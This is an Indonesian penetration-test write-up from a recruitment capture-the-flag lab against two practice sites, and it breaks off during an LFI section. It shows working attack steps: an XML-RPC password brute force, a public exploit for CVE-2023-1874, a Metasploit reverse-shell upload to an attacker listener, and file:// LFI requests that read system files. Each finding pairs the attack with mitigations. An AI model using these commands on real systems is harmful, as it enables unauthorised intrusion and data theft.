Penetration Testing Report

Laporan Penugasan Modul 3 Open Recruitment NETICS 2026

Christina Tan 5025241060

Contents

1 Unnoticed Path **1**
1.1 Anonymous FTP Access Enabled 1
1.2 XMLRPC Enabled - Potensi Brute Force Attack 2
1.3 Privilege Escalation via WP Data Access (CVE-2023-1874) 3
1.4 Remote Code Execution via WordPress Admin Panel 6

2 Residual Trace **8**
2.1 Weak Credentials Administrative Account 8
2.2 Weak Cookie/Session Management 9
2.3 Local File Inclusion (LFI) dengan file:// wrapper 10
2.4 Remote Code Execution via Log Poisoning 12

1 Unnoticed Path

1.1 Anonymous FTP Login Allowed

Deskripsi

Setelah enumerasi dengan NMAP, ditemukan celah keamanan bahwa port 21 terbuka dengan informasi "Anonymous FTP login allowed". Dalam praktik dunia nyata, ini merupakan celah keamanan di mana terkadang FTP menyimpan file rahasia perusahaan atau pribadi.

Langkah Pengerjaan

```
ubuntu@ubuntu-HP-EliteBook-840-G5:~/neticsmodul3$ nmap -sC -sV -T4 unnoticedpath
.netics
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 11:27 UTC
Nmap scan report for unnoticedpath.netics (192.168.100.24)
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_dr-xr-xr-x    1 ftp      ftp          4096 Apr 09 14:58 backups
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.100.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
```

```
ubuntu@ubuntu-HP-EliteBook-840-G5:~/neticsmodul3$ ftp unnoticedpath.netics
Connected to unnoticedpath.netics.
220 (vsFTPd 3.0.5)
Name (unnoticedpath.netics:ubuntu): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||30002|)
150 Here comes the directory listing.
dr-xr-xr-x    1 ftp      ftp          4096 Apr 09 14:58 backups
226 Directory send OK.
ftp> cd backups
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||30009|)
150 Here comes the directory listing.
-r--r--r--    1 ftp      ftp           556 Apr 09 14:58 email-03c52962-1799-470a-b642-1bd6d3524545
-r--r--r--    1 ftp      ftp           498 Apr 09 14:58 email-08f0a10f-8b38-4159-96e2-00704420e215
-r--r--r--    1 ftp      ftp           487 Apr 09 14:58 email-bac4dc17-4d63-439a-ae23-09153933b7cd
-r--r--r--    1 ftp      ftp           505 Apr 09 14:58 email-e488af32-dd4c-4896-a1ce-c38de998929e
-r--r--r--    1 ftp      ftp           524 Apr 09 14:58 email-f50e89d8-7e0c-4a1f-a9d9-1f249ec941c2
226 Directory send OK.
ftp>
```

Dampak

- Attacker dapat mengakses FTP tanpa membutuhkan kredensial
- File yang tersimpan di server bisa dibaca oleh attacker, terutama jika ada file sensitif
- Jika FTP mengizinkan write, attacker bisa upload webshell/malware dan berpotensi RCE

Mitigasi

- Disable Anonymous FTP Login jika tidak dibutuhkan
- Batasi akses untuk user yang terautentikasi saja
- Gunakan secure protocol seperti FTPS/SFTP

1.2 XMLRPC Enabled - Potensi Brute Force Attack

Deskripsi

Setelah enumerasi dengan WPscan, didapat informasi bahwa XMLRPC kemungkinan enabled. XML-RPC merupakan fitur WordPress yang memungkinkan komunikasi jarak jauh menggunakan protokol XML. Namun fitur ini dapat disalahgunakan oleh attacker untuk melakukan brute force attack terhadap akun user, khususnya akun administrator. Hal ini dimungkinkan karena XML-RPC mendukung metode seperti system.multicall yang memungkinkan pengiriman banyak percobaan login dalam satu request HTTP. Akibatnya, mekanisme pembatasan login/rate limiting dilewati.

Langkah Pengerjaan

```
ubuntu@ubuntu-HP-EliteBook-840-G5:~/neticsmodul3$ wpscan --url http://unnoticedpath.netics/ --enumerate vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://unnoticedpath.netics/ [192.168.100.24]
[+] Started: Sun Apr 19 12:13:11 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.24.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://unnoticedpath.netics/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
wpscan --url http://unnoticedpath.netics/ -U "admin" -P ~/CTF/rockyou.txt --password-attack xmlrpc
_____________
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / basketball Time: 00:00:05 <> (50 / 14344391)  0.00%  ETA: ??:??:?Trying admin / tinkerbell Time: 00:00:06 <> (60 / 14344391)  0.00%  ETA: ??:??:?Trying admin / alexandra
 Time: 00:00:10 <> (100 / 14344391)  0.00%  ETA: ??:??:?Trying admin / alexander Time: 00:00:11 <> (115 / 14344391)  0.00%  ETA: ??:??:?Trying admin / princess1 Time: 00:00:12 <> (128
/ 14344391)  0.00%  ETA: ??:??:?Trying admin / alejandra Time: 00:00:14 <> (145 / 14344391)  0.00%  ETA: ??:??:?Trying admin / stephanie Time: 00:00:15 <> (160 / 14344391)  0.00%  ETA:
 ??:??:?Trying admin / september Time: 00:00:19 <> (198 / 14344391)  0.00%  ETA: ??:??:?Trying admin / mahalkita Time: 00:00:19 <> (199 / 14344391)  0.00%  ETA: ??:??:?Trying admin / i
loveyou2 Time: 00:00:20 <> (205 / 14344391)  0.00%  ETA: ??:??:?Trying admin / christopher Time: 00:00:24 <> (267 / 14344391)  0.00%  ETA: ??:??Trying admin / spiderman Time: 00:00:24
<> (268 / 14344391)  0.00%  ETA: ??:??:?Trying admin / barcelona Time: 00:00:25 <> (270 / 14344391)  0.00%  ETA: ??:??:?Trying admin / strawberry Time: 00:00:28 <> (324 / 14344391)  0.
00%  ETA: ??:??:Trying admin / qwertyuiop Time: 00:00:29 <> (336 / 14344391)  0.00%  ETA: ??:??:Trying admin / superstar Time: 00:00:29 <> (337 / 14344391)  0.00%  ETA: ??:??:?Trying a
dmin / harrypotter Time: 00:00:29 <> (340 / 14344391)  0.00%  ETA: ??:??Trying admin / christine Time: 00:00:29 <> (346 / 14344391)  0.00%  ETA: ??:??:?Trying admin / catherine Time: 0
0:00:32 <> (387 / 14344391)  0.00%  ETA: ??:??:?
Trying admin / sherwin Time: 00:03:24 <                                                                                                                                  > (2359 / 14344391)  0.01%  ETA: ??:??:??
```

Dampak

- Attacker bisa brute force login request. Jika password lemah, akun admin bisa didapatkan
- Potensi RCE setelah mendapat akun admin

Mitigasi

- Disable XMLRPC jika tidak digunakan
- Implementasikan rate limiting
- Gunakan security plugin seperti wordfence
- Gunakan 2FA

1.3 Privilege Escalation via WP Data Access (CVE-2023-1874)

Deskripsi

```
[+] wp-data-access
 | Location: http://unnoticedpath.netics/wp-content/plugins/wp-data-access/
 | Last Updated: 2026-04-02T00:01:00.000Z
 | [!] The version is out of date, the latest version is 5.5.70
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 5.3.7 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://unnoticedpath.netics/wp-content/plugins/wp-data-access/readme.txt
```

Ditemukan bahwa plugin wp-data-access dengan versi ≤ 5.3.7 memiliki kerentanan privilege escalation yang terdaftar sebagai CVE-2023-1874. Kerentanan ini terjadi karena tidak adanya validasi otorisasi yang memadai pada fungsi multiple_roles_update. Akibatnya, user dengan hak akses rendah dapat memodifikasi role mereka sendiri dengan menambahkan parameter wpda_role[] saat melakukan update profil dan dapat meningkatkan aksesnya menjadi administrator tanpa izin sah.

Langkah Pengerjaan


Untuk exploit ini, saya menemukan akun wordpress yang memiliki privilege sebagai user biasa (bukan administrator) pada file email-bac4dc17-4d63-439a-ae23-09153933b7cd yang terdapat di server ftp.

```
Hey Fajar,

I created a test account for you so you don't have to use the admin account.

URL: http://unnoticedpath.netics
Username: devtest
Password: v7N#3PZcg$7kpkOjwmeJW1dA
```


Akun ini akan digunakan dalam exploit untuk mendapat privilige administrator. Untuk payload yang digunakan didapat dari github https://github.com/thomas-osgood/cve-2023-1874/blob/main/cve20231874.py.

```
ubuntu@ubuntu-HP-EliteBook-840-G5:~/neticsmodul3$ cat exploit.sh
python3 cve20231874.py unnoticedpath.netics 80 -u devtest -p 'v7N#3PZcg$7kpkOjwmeJW1dA'
ubuntu@ubuntu-HP-EliteBook-840-G5:~/neticsmodul3$ ./exploit.sh
============================================================
                    Target Information
============================================================
[i] Target IP: unnoticedpath.netics
[i] Target Port: 80
[i] Scheme: http
============================================================
[+] cookies set
[+] login success
[+] profile source successfully grabbed
[+] wpnonce: b75fce3ad4
[+] userid: 2
[+] from: profile
[+] color-nonce: ac41ef3d2a
[+] admin privileges successfully granted to "devtest"
[+] exploit completed successfully
```

Tampilan akun profile sebelum menjadi administrator:



Tampilan akun profile setelah menjadi administrator:



Dampak

- Privilege escalation, user biasa dapat menjadi administrator
- Full administrative control, attacker mempunyai kontrol penuh terhadap wordpress
- Data manipulation, attacker bisa mengubah isi konten wordpress
- Remote code execution, attacker bisa mendapat akses shell ke server

Mitigasi

- Update plugin ke versi terbaru/aman
- Delete plugin yang tidak digunakan
- Gunakan security plugin seperti wordfence
- Setup SOC untuk monitoring logs

1.4 Remote Code Execution via WordPress Admin Panel

Deskripsi

Setelah mendapatkan akses administrator, attacker dapat mengunggah plugin berbahaya melalui fitur bawaan WordPress. Plugin tersebut dapat digunakan untuk menjalankan perintah sistem dan mendapatkan akses shell ke server.

Langkah Pengerjaan

Untuk mendapatkan RCE ke server, saya menggunakan tools Metasploit, lebih tepatnya pada module exploit/unix/webapp/wp_admin_shell_upload. Saya tinggal mengisi parameter yang dibutuhkan saja. Setelah dijalankan run, shell didapatkan.

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS unnoticedpath.netics
RHOSTS => unnoticedpath.netics
msf exploit(unix/webapp/wp_admin_shell_upload) > set RPORT 80
RPORT => 80
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /
TARGETURI => /
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME devtest
USERNAME => devtest
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD v7N#3PZcg$7kpkOjwmeJW1dA
PASSWORD => v7N#3PZcg$7kpkOjwmeJW1dA
msf exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.8.0.5
LHOST => 10.8.0.5
msf exploit(unix/webapp/wp_admin_shell_upload) > set LPORT 4444
LPORT => 4444
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.8.0.5:4444
[*] Authenticating with WordPress using devtest:v7N#3PZcg$7kpkOjwmeJW1dA...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/sHErsczYSL/FUZbKINycJ.php...
[*] Sending stage (45739 bytes) to 10.8.0.1
[+] Deleted FUZbKINycJ.php
[+] Deleted sHErsczYSL.php
[+] Deleted ../sHErsczYSL
[*] Meterpreter session 1 opened (10.8.0.5:4444 -> 10.8.0.1:49412) at 2026-04-19 14:26:55 +0000

meterpreter > shell
Process 206 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
/bin/bash -i
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
bash: cannot set terminal process group (163): Inappropriate ioctl for device
bash: no job control in this shell
www-data@60519f2a4e48:$
```

Saya juga menemukan flag pada challenge ini

```
www-data@60519f2a4e48:$ ls /
ls /
bin
bin.usr-is-merged
boot
dev
entrypoint.sh
etc
flag-a36dc697-8dee-404f-970a-6cc2b4c35b5d-netics.txt
home
lib
lib.usr-is-merged
lib64
media
mnt
opt
proc
root
run
sbin
sbin.usr-is-merged
srv
sys
tmp
usr
var
www-data@60519f2a4e48:$ cat /flag-a36dc697-8dee-404f-970a-6cc2b4c35b5d-netics.txt
<lag-a36dc697-8dee-404f-970a-6cc2b4c35b5d-netics.txt
NETICS{wordpress_cve_master_a36dc697-8dee-404f-970a-6cc2b4c35b5d}
www-data@60519f2a4e48:$
```

Flag: NETICS{wordpress_cve_master_a36dc697-8dee-404f-970a-6cc2b4c35b5d}

Dampak

- Arbitrary Command Execution, attacker bisa menjalankan command/perintah secara langsung di server
- Data breach, attacker bisa membaca mencuri credentials database dan exfiltrate informasi sensitif
- Attacker bisa memasang backdoor/upload webshell/malware
- Potensi privilege escalation ke user root

Mitigasi

- Disable plugin upload
- Gunakan IP Whitelist untuk akun admin dan aktifkan 2FA
- Hardening file permission, batasi write ke user tertentu
- Gunakan WAF/Wordfence untuk block request aneh & monitor aksi

2 Residual Trace


2.1 Weak Credentials Administrative Account


Deskripsi

Website residualtrace.netics menggunakan kredensial lemah & mudah ditebak untuk akun administrator, yaitu username: admin & password: admin. Penggunaan kredensial default seperti ini menunjukkan tidak adanya kebijakan keamanan password yang memadai. Hal ini memungkinkan attacker memperoleh akses administratif dengan mudah.

Langkah Pengerjaan

Login dengan username admin dan password admin





Dampak

- Akses tanpa izin ke akun administrator
- Berpotensi mengambil alih aplikasi
- Menjadi entry point untuk exploit lain

Mitigasi

- Ubah kredensial default
- Menggunakan password policy yang kuat
- Gunakan MFA untuk security tambahan


2.2 Weak Cookie/Session Management

Deskripsi


Setelah proses login berhasil, aplikasi hanya menggunakan cookie sederhana yaitu authenticated=true. Cookie ini sepenuhnya dikontrol oleh client dan tidak dilengkapi dengan session identifier yang aman seperti PHPSESSID atau token acak yang divalidasi di sisi server. Hal ini menunjukkan bahwa mekanisme autentikasi tidak memiliki server side session validation. Selain itu, cookie tidak menggunakan atribut keamanan yang memadai, seperti HttpOnly=false memungkinkan akses cookie melalui JavaScript.

Langkah Pengerjaan

Tambahkan cookie authenticated=true saat mengirim request, maka website akan memberikan akses seolah-olah user telah terautentikasi



Penggunaan document.cookie pada console memungkinkan JavaScript bisa membaca cookie.



Dampak

- Authentication bypass dengan mudah
- Session hijacking
- Attacker dapat mengakses aplikasi tanpa login

Mitigasi

- Gunakan session management seperti PHPSESSID
- Validasi session di server side, bukan hanya di client
- Terapkan atribut keamanan Secure=true, HttpOnly=true, dan SameSite=Strict untuk best practices


2.3 Local File Inclusion (LFI) dengan file:// wrapper

Deskripsi

Ditemukan kerentanan terhadap Local File Inclusion (LFI) pada parameter page, di mana input dari pengguna digunakan secara langsung untuk memuat file tanpa validasi yang memadai. Kerentanan ini dapat dieksploitasi menggunakan wrapper file://, sehingga attacker bisa mengakses file sensitif pada server.

Langkah Pengerjaan

Untuk mengakses file melalui LFI, menggunakan wrapper file://, contohnya: http://residualtrace.netics/?page=file:///etc/passwd



Request

```
GET /?page=file:///etc/nginx/nginx.conf HTTP/1.1
Host: residualtrace.netics
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: authenticated=true
Connection: keep-alive
```

Response

Home Information Center About Us Authenticated

user www-data; worker_processes auto; pid /run/nginx.pid; error_log /var/log/nginx/error.log; include /etc/nginx/modules-enabled/*.conf; events { worker_connections 768; # multi_accept on; } http { ## # Basic Settings ## sendfile on; tcp_nopush on; types_hash_max_size 2048; # server_tokens off; # server_names_hash_bucket_size 64; # server_name_in_redirect off; include /etc/nginx/mime.types; default_type application/octet-stream; ## # SSL Settings ## ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE ssl_prefer_server_ciphers on; ## # Logging Settings ## access_log /var/log/nginx/debugging.log; ## # Gzip Settings ## gzip on; # gzip_vary on; # gzip_proxied any; # gzip_comp_level 6; # gzip_buffers 16 8k; # gzip_http_version 1.1; # gzip_types text/plain text/css application/json application/javascript text/xml application/xml application/xml+rss text/javascript; ## # Virtual Host Configs ## include /etc/nginx/conf.d/*.conf; include /etc/nginx/sites-enabled/*; } #mail { # # See sample authentication script at: # # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript # # # auth_http localhost/auth.php; # # pop3_capabilities "TOP" "USER"; # # imap_capabilities "IMAP4rev1" "UIDPLUS"; # # server { # listen localhost:110; # protocol pop3; # proxy on; # } # # server { # listen localhost:143; # protocol imap; # proxy on; # } #}

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	8
Response headers	5

Request

```
GET /?page=file:///etc/nginx/sites-enabled/default HTTP/1.1
Host: residualtrace.netics
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: authenticated=true
Connection: keep-alive
```

Response

Home Information Center About Us Authenticated

You should look at the following URL's in order to grasp a solid understanding # of Nginx configuration files in order to fully unleash the power of Nginx. # https://www.nginx.com/resources/wiki/start/ # https://www.nginx.com/resources/wiki/start/topics/tutorials/config_pitfalls/ # https://wiki.debian.org/Nginx/DirectoryStructure # # In most cases, administrators will remove this file from sites-enabled/ and # leave it as reference inside of sites-available where it will continue to be # updated by the nginx packaging team. # # This file will automatically load configuration files provided by other # applications, such as Drupal or Wordpress. These applications will be made # available underneath a path with that package name, such as /drupal8. # # Please see /usr/share/doc/nginx-doc/examples/ for more detailed examples. ## server { listen 80 default_server; root /var/www/change; index index.html; server_name _; location / { try_files $uri $uri/ =404; } } # Default server configuration # server { listen 80; # SSL configuration # # listen 443 ssl default_server; # listen 